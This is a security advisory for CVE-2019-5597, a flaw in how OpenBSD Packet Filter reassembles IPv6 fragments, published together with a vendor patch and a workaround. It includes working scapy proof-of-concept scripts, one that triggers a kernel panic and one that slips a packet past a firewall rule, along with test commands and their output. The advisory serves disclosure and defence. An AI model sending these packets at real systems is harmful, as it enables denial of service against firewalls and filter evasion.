SYNACKTIV
DIGITAL SECURITY

CVE-2019-5597
IPv6 fragmentation vulnerability in OpenBSD Packet Filter

Security advisory

01/03/2019

Corentin Bayet
Nicolas Collignon
Luca Moro

Vulnerability description

Product description

Packet Filter is OpenBSD's service for filtering network traffic and performing Network Address Translation. Packet Filter is also capable of normalizing and conditioning TCP/IP traffic, as well as providing bandwidth control and packet prioritization. Packet Filter has been a part of the GENERIC kernel since OpenBSD 5.0.

Because other BSD variants import part of OpenBSD code, Packet Filter is also shipped with at least the following distributions that are affected in a lesser extent:

- FreeBSD
- pfSense
- OPNSense
- Solaris

Note that other distributions may also contain Packet Filter but due to the imported version they might not be vulnerable. This advisory covers the latest OpenBSD’s Packet Filter. For specific details about other distributions, please refer to the advisory of the affected product.

The issue

Unless IPv6 reassembly is explicitly disabled, Packet Filter reassembles IPv6 fragments to perform the filtering based on its configuration. The packets are then re-fragmented to comply with the end-to-end nature of the IPv6 fragmentation.

When dealing with malicious fragmented IPv6 packets, the functions *pf_reassemble6()* and *pf_refragment6*(), may use an improper offset to apply a transformation on the packets. This behavior can have the following impacts:

- A kernel panic can happen, effectively stopping the system;
- An unexpected modification of the packets before and after the application of the filtering rules can occur. This may be leveraged to bypass the rules under some circumstances (see Rule bypass p.10).

Note that with a GENERIC kernel, the panic drops to the debugger and does not reboot without a manual intervention.

Affected versions

Packet Filter from OpenBSD version 5.0 to 6.4.

Vendor response and security fix

OpenBSD was prompt to release the following security fix:

- *https://ftp.openbsd.org/pub/OpenBSD/patches/6.4/common/014_pf6frag.patch.sig*

Temporary workaround

If the official patch can not be applied, packet reassembly can be disabled by the following directive in the Packet Filter configuration:

```
set reassemble no
```

Timeline

- Mid February 2019 – Discovery of the vulnerability at Synacktiv, evaluation of the security implications and assessment of affected products.
- 26/02/2019 – First contact with OpenBSD, FreeBSD, OPNSense, pfSense and Oracle Solaris security contacts, disclosing the technical details.
- 28/02/2019 – Response from OpenBSD developers, providing a patch and a public disclosure date.
- 01/03/2019 – Public fix available, disclosure of the issue and this advisory.

Acknowledgments

For the help in the disclosure process, we would like to thank the following persons:

- Alexander Bluhm from OpenBSD ;
- Ed Maste and Kristof Provost from FreeBSD ;
- Alexandr Nedvedicky from Oracle ;
- Ad Schellevis from OPNSense ;

Technical description and proof-of-concept

Technical description

1. IPv6 and fragmentation concepts

As a reminder, IPv6 has a fixed sized header of 40 bytes. Within this header, the field *next_header* specifies the type of the following payload. Usually this identifies the transport layer such as TCP or UDP but it can also be used to indicate an IPv6 extension header. Indeed, IPv6 allows to “stack” various extensions within a chain as described in RFC8200. Each extension has its own **next_header** field to identify the following one until the transport layer.

From the IPv6 extension headers set, Packet Filter will only decode the following ones:

- Hop-by-Hop Options Header
- Routing Header
- Destination Option Header
- Fragment Header

The three former extensions will be properly decoded by Packet Filter, but unless a specific rule allow them, they will be discarded and the packet will be dropped. The fragment header contains an *offset* to identifies the start of the fragment within the original packet as well as an *id* and a *flag* to denote whether this fragment is the last.

Also, note that Packet Filter will decode the Authentication Header (AH) but without trying to check the integrity of the payload (this will be useful later).

2. Fragmentation handling

From a high level point of view Packet Filter does the following when a fragmented IPv6 packet is received:

1. The packet and its extensions are decoded, with the detection of the Fragment header (*pf_setup_pdesc()*);
2. The packet is put in a queue, waiting for the other fragments (*pf_reassemble6*() / *pf_fillup_fragment*()) ;
3. Is this packet the last fragment and complete a queue ?
    1. If it is the case, then the whole packet is reassembled and the filtering logic is applied (*pf_join_fragment()*)
    2. Otherwise, the packet stays in the queue

If a reconstructed packet is allowed to pass and go out, it is re-fragmented by Packet Filter to comply with the end-to-end nature of the IPv6 fragmentation.

The implementation of the fragment reassembly is done within the function:

```
int pf_reassemble6(struct mbuf **m0, struct ip6_frag *fraghdr, u_int16_t hdrlen, u_int16_t
extoff, int dir, u_short *reason);
```

To represents each fragment, Packet Filer uses the *pf_frent* structure:

```
struct pf_frent {
      TAILQ_ENTRY(pf_frent) fr_next;
      struct mbuf  *fe_m;
      u_int16_t     fe_hdrlen;  /* ipv4 header length with ip options
                                   ipv6, extension, fragment header */
      u_int16_t     fe_extoff;  /* last extension header offset or 0 */
      u_int16_t     fe_len;     /* fragment length */
      u_int16_t     fe_off;     /* fragment offset */
      u_int16_t     fe_mff;     /* more fragment flag */
};
```


For this vulnerability the interesting members are *fe_hdrlen* and *fe_extoff*. *fe_hdrlen* corresponds to the length of the IPv6 header plus the lengths of the extensions before the fragment header and *fe_extoff represents* the offset of the extension preceding the fragment header.

According to RFC8200, Packet Filter reconstructs the original packet by doing the following in *pf_join_fragment()*:

1. It starts with the first fragment (with the offset 0) and its headers;
2. For each of the following packets:
    1. The headers of the packet are stripped until *fe_hdrlen*
    2. The reminder of the packet is concatenated with the reassembled one.
3. The fragment extension of the first packet, which is still here, is removed.

During the last step, it is important to update the extension which preceded the fragmentation header. Its *next_header* has to match the type of the new following extension (because the fragment header is now stripped). This task is done thanks to *fe_off* and *fe_hdrlen*. The following illustration described the reconstruction of two fragmented packets :

Reception from the network : IPv6 headers are parsed and the pf_frent constructed



Reassembly & analysis : Pkt0 headers are kept, fragments are concatenated then the fragment header of the first packet is stripped while updating the previous extension




Figure 1: IPv6 fragment reassembly

3. Vulnerability details

A vulnerability exists in the implementation of the last step of the described logic, where the *next_header* of the first packet is patched once the fragment header is stripped.

To determine the new value of that member (TCP in the example), Packet Filter will extract the protocol from the fragment extension. Its location is known thanks to *fe_hdrlen* of the *struct pf_frent* of **the first packet**. But to understand where to patch (*Ext2* in the example), Packet Filer uses *fe_extoff* of the *struct pf_frent* of the **last received packet**.

This implementation is correct when all the packets have the same extension headers (which is how the fragmentation must be done). But with malicious packets, the last received fragment might have more or fewer extensions, in this case Packet Filter ends up patching the packet at a wrong place.

Here is the annotated code containing the vulnerability:

```
int pf_reassemble6( /* ... */)
{
	// ...
	struct pf_frent		*frent;
	// ...

	/* Get an entry for the fragment queue */
	if ((frent = pf_create_fragment(reason)) == NULL) // <-- (1)
		return (PF_DROP);

	frent->fe_m = m; // <-- (2)
	frent->fe_hdrlen = hdrlen;
	frent->fe_extoff = extoff;
	frent->fe_len = sizeof(struct ip6_hdr) + ntohs(ip6->ip6_plen) - hdrlen;
	frent->fe_off = ntohs(fraghdr->ip6f_offlg & IP6F_OFF_MASK);
	frent->fe_mff = fraghdr->ip6f_offlg & IP6F_MORE_FRAG;

	// ...
	if ((frag = pf_fillup_fragment(&key, fraghdr->ip6f_ident, frent, reason)) == NULL) { // <-- (3)
		// ...
		return (PF_DROP);
	}

	// ...
	if (frag->fr_holes) {
		// ... <-- (4)
		return (PF_PASS);
	}

	/* We have all the data */ // <-- (5)
	extoff = frent->fe_extoff; // <-- (6)
	maxlen = frag->fr_maxlen;

	frent = TAILQ_FIRST(&frag->fr_queue); // <-- (7)
	KASSERT(frent != NULL);
	total = TAILQ_LAST(&frag->fr_queue, pf_fragq)->fe_off + TAILQ_LAST(&frag->fr_queue, pf_fragq)-
>fe_len;
	hdrlen = frent->fe_hdrlen - sizeof(struct ip6_frag);
	m = *m0 = pf_join_fragment(frag);
	frag = NULL;

	/* Take protocol from first fragment header */
	if ((m = m_getptr(m, hdrlen + offsetof(struct ip6_frag, ip6f_nxt), &off)) == NULL) // <-- (8)
		panic("%s: short frag mbuf chain", __func__);
	proto = *(mtod(m, caddr_t) + off);
	m = *m0;

	// ...

	ip6 = mtod(m, struct ip6_hdr *);
	ip6->ip6_plen = htons(hdrlen - sizeof(struct ip6_hdr) + total);
```

```
    if (extoff) { // <-- (9)
        /* Write protocol into next field of last extension header */
        if ((m = m_getptr(m, extoff + offsetof(struct ip6_ext, ip6e_nxt), &off)) == NULL) //<--(10)
            panic("%s: short ext mbuf chain", __func__);
        *(mtod(m, caddr_t) + off) = proto; // <-- (11)
        m = *m0;
    } else
        ip6->ip6_nxt = proto;  // <-- (12)

    // ...
}
```

- 1 and 2: *frent* is initialized from the packet PF has just received
- 3: *frent* is added to a fragment queue, waiting for the other fragments to arrive.
- 4: if all the fragments are not received yet, the execution ends up in this.
- 5: Otherwise the executions continues at this point.
- 6: *extoff* is initialized from *frent→fe_extoff,* which is the last fragment PF has received (and not the first one)
- 7: *frent* now represents the first fragment.
- 8: based on *hdrlen* (of the first fragment), PF finds the next header type (TCP in the example).
- 9 and 10: Based on *extoff* PF find the offset, within the packet *m_buf,* where to update the *next_header*. This should mean the one before the fragment header (*Ext2* in the example*),* but this is not guaranteed with malicious packets.
- 11: The byte at the previous offset is patched.
- 12: If no IPv6 extension other than the fragment one was in the last received packet, then the IPv6 fixed header is patched instead.

Here is an example of a fragmentation that will trigger the vulnerability:





Figure 2: Example of a malicous IPv6 fragmentation wrongfully handled by PF

At this point if the *fe_extoff* of the last packet is large enough to be outside the pkt0 *mbuf* then the second *m_getptr*() (see step 10) will fail and the *panic()* executed. In the other case, the packet is patched, and the execution continues. Note that after this, the packet will most likely still be considered as fragmented because the wrong *next_header* update failed to patch the identification of the now removed fragment header.

The modification of the packet can be applied before or after the original fragment header and, under some circumstances it can change the interpretation Packet Filter has of the packet.

Later on, if this packet is allowed to pass by the rules, the re-fragmentation process in *pf_refragment6()* applies the opposite transformation based on the same offsets:

- *fe_hdrlen* of the first packet is used to insert a new fragmentation header
- *fe_extoff* of the last received packet is used to update the *next_header* to IPPROTO_FRAGMENT (44)



Re-fragmentation : Pkt0' and Pkt1' are reconstructed based on the correct *hdrlen* (to add a new Frag header) but on the wrong *extoff* (to update the previous header)





Figure 3: The re-fragmentation process

Proof of concept

1. Kernel Panic

The idea is to construct a fragmentation with a first packet without, or with only few extensions and a last packet with a long chain of them.

Reception from the network : IPv6 headers are parsed and the pf_frent constructed



Reassembly & analysis : Frag headers are stripped, the whole packet is wrongly reassembled and analyzed
The **next_header** is patched out of bouds so that m_getptr returns NULL and
Packet Filter panic

Figure 4: A malicious fragmentation that causes a kernel panic

To construct such packets, stacking *AH* extension seems the easiest way as they are decoded by Packet Filter and have a controlled length. The following python script does so with the wonderful scapy library.

```
from scapy.all import *
import random

UDP_PROTO  = 17
AH_PROTO   = 51
FRAG_PROTO = 44

fid =random.randint(0,100000)

ipv6_dst  = "2002::10" # the target
ipv6_from = "2001::10" # the sender
ipv6_main = IPv6(dst=ipv6_dst, src=ipv6_from)

padding_pkt0 = 8
padding_pkt1 = 8

frag_0 = IPv6ExtHdrFragment(id=fid, nh=UDP_PROTO, m=1, offset=0)
frag_1 = IPv6ExtHdrFragment(id=fid, nh=UDP_PROTO, m=0, offset=padding_pkt0/8)

pkt1_opts = AH(nh=AH_PROTO, payloadlen=200)/Raw('XXXX' * 199)/AH(nh=FRAG_PROTO,
payloadlen=1)/frag_1

pkt0 = ipv6_main/frag_0/Raw('A'*padding_pkt0)
pkt1 = ipv6_main/pkt1_opts/Raw('B'*padding_pkt1)
```

```
send(pkt0)
send(pkt1)
```

This results in the following panic

```
login: panic: pf_reassemble6: short ext mbuf chain
Stopped at      db_enter+0x12:  popq    %r11
    TID    PID    UID     PRFLAGS     PFLAGS  CPU  COMMAND
*258658  72869      0     0x14000      0x200    0  softnet
db_enter() at db_enter+0x12
panic() at panic+0x120
pf_reassemble6(d7885a3f60638c47,0,ffff800014b2ea76,1,ffff800014b2ea78,0) at pf_
reassemble6+0x42c
pf_normalize_ip6(5f11e31e1fd4d054,18) at pf_normalize_ip6+0x9d
pf_test(f301e4db9f01582c,fffff003f3cf100,ffff800000098048,ffff800014b2eca8) at
 pf_test+0x1ed
ip6_input_if(4764d4065dc1a1b5,ffff800000098048,fffff003f3cf100,ffff80000009858
8,ffffffff812bbaa0) at ip6_input_if+0x39f
ipv6_input(f08d53fa2fb70e12,2eb65b8328391fc6) at ipv6_input+0x46
ether_input(f301e4db9f65af58,ffff800000098048,ffff800014b2ed50) at ether_input+
0x1d6
if_input_process(5f6071556e493ee3,ffff8000000983d8) at if_input_process+0xab
ifiq_process(39d27345908feb60) at ifiq_process+0x74
taskq_thread(0) at taskq_thread+0x5d
end trace frame: 0x0, count: 4
https://www.openbsd.org/ddb.html describes the minimum info required in bug
reports.  Insufficient info makes it difficult to find and fix bugs.
ddb> _
```

Figure 5: A panic in pf_reassemble6 caused by malicious packets

2. Rule bypass

Quick disclaimer: the following aims to demonstrate that the vulnerability may be used to insert inconsistencies that can be leveraged to bypass a filtering rule to reach a filtered port on a remote host. The described technique will indeed bypass the rule but the constructed packets will be most likely rejected by the remote host. Therefore, the explained attack is not practicable. However, it is unknown if another generic attack is possible.

In the following, we will only demonstrate the attack to bypass a rule that only allows to reach a web server on the port 80. The objective is to try to send a TCP packet on its port 1000. Packet Filter is deployed as a firewall with a configuration limited to:

```
block all
pass in  proto tcp to webserver port 80
pass out proto tcp to webserver port 80
```

To bypass a rule with the vulnerability, the idea is the following:


- Construct a specific packet that is allowed to pass in;
- Then to take advantage of the patch at the re-fragmentation step to change the interpretation of the packet.

To achieve an interpretation change, a possibility is to patch a *next_header* field of an extension. This will modify the following extension type from a legitimate one into a fragment (because at the re-fragmentation stage, it is only possible to patch with IPPROTO_FRAGMENT: 44). So, an extension header must be built in such way that it is also valid when considered as a fragment. The most obvious choice to do so is, once again AH, because its header can overlap quite well with the fragment headers. Here are the descriptions of both headers:

Header type	Byte 0	Byte 1	Byte 2	Byte 3	Byte 4	Byte 5	Byte 6	Byte 7
AH	next_header	Len	Reserved	Reserved	SPI	SPI	SPI	SPI
Frag	next_header	Reserved	Offset	Offset + flags	ID	ID	ID	ID


The AH header *length* stacks with a reserved byte in the fragment header and so does the offset+flag bytes of the fragment header with the reserved bytes of the AH's one. So without much trouble it is possible to have a header that is considered valid with both types. Using this fact, the next illustration shows a way to construct a packet which interpretation will change post-filtering. It uses two AH extensions that can also be interpreted as a fragment extension and still be valid.

Reception from the network : IPv6 headers are parsed and the pf_frent constructed



Reassembly & analysis : The following packet PktM, is reconstructed from the fragments. The packet is seen as an atomic fragment going to port TCP 80 and is allowed to pas

Refragmentation



Packets as decoded on the remote host : 2 atomic fragments going to port TCP 1000




Figure 6: Construction of an attack that will bypass a Packet Filter rule

With the described construction, Packet Filter will see a Packet going on the port 80 when the remote host will see two atomic fragments, followed by an AH extension and a TCP payload on the port 1000. Here is the python script to produce those packets:

```
from scapy.all import *
import time

TCP_PROTO = 6
AH_PROTO = 51
FRAG_PROTO = 44
fid  = random.randint(0,0xffff)
fid2 = random.randint(0,0xffff)
fid3 = random.randint(0,0xffff)

ipv6_dst = "2002::10" # remote host
ipv6_src = "2001::10" # sender

pkt0_ip6 = IPv6(src=ipv6_src, dst=ipv6_dst)
pkt1_ip6 = IPv6(src=ipv6_src, dst=ipv6_dst)

pkt0_frag = IPv6ExtHdrFragment(id=fid, nh=AH_PROTO, m=1, offset=0)

fake_opt_size = 64
assert((fake_opt_size % 8) == 0)

fake_ah1 = IPv6ExtHdrFragment(id=fid2, nh=AH_PROTO, m=0, res1=fake_opt_size/8,
offset=0)/AH(nh=TCP_PROTO, payloadlen=1)/TCP(sport=0x1234, dport=1000)
fake_ah2 = IPv6ExtHdrFragment(id=fid3, nh=TCP_PROTO, offset=0)
pkt0_opt = fake_ah1/AH(nh=FRAG_PROTO, payloadlen=1)/pkt0_frag/fake_ah2
pkt0_ip6.nh = AH_PROTO

offset_frag1 = 48
assert((offset_frag1 % 8) == 0)

pkt0_payload = TCP(sport=0x7788, dport=80)/Raw("A" * 20)
pkt0 = pkt0_ip6/pkt0_opt/pkt0_payload

pkt1_frag = IPv6ExtHdrFragment(id=fid, nh=TCP_PROTO, m=0, offset=offset_frag1/8)
pkt1_payload = Raw("B" * 20)

pkt1 = pkt1_ip6/pkt1_frag/pkt1_payload

send(pkt0)
send(pkt1)
```

The attack can be tested with the following:

Setup of the listening services on the target:

```
(target) $ nc -n -v -l 80 & nc -n -v -l 1000 &
(target) $ tcpdump
```

Check that only the 80 port is reachable.

```
(sender) $ nc -n -v 2002::10 80
Connection to 2002::10 80 port [tcp/*] succeeded!
^C
(sender) $ nc -n -v 2002::10 1000 -w1
nc: connect to 2002::10 port 1000 (tcp) timed out: Operation now in progress
```

Attack:

```
(sender) $ python frag_ipv6_bypass.py
```

```
.
Sent 1 packets.
.
Sent 1 packets.
```

We notice that two packets are received on the target with atomic fragments, AH headers but on the port 1000:

```
IP6 2001::10 > 2002::10: frag (0|100) AH(spi=0x00000000,seq=0x0): 4660 > 1000: Flags [S],
seq 0:68, win 8192, length 68
IP6 2002::10 > 2001::10: ICMP6, parameter problem, next header - octet 40, length 156
IP6 2001::10 > 2002::10: frag (0|72) AH(spi=0x00000000,seq=0x0): 4660 > 1000: Flags [S],
seq 0:40, win 8192, length 40
IP6 2002::10 > 2001::10: ICMP6, parameter problem, next header - octet 40, length 128
```

However, as explained on the disclaimer, our construction implies an AH header in the resulting packets. This causes the packets to be rejected at the end (with an emission of an ICMPv6 error on a linux IPv6 stack). That being said, this is considered as good enough for a Proof of Concept of a rule bypass.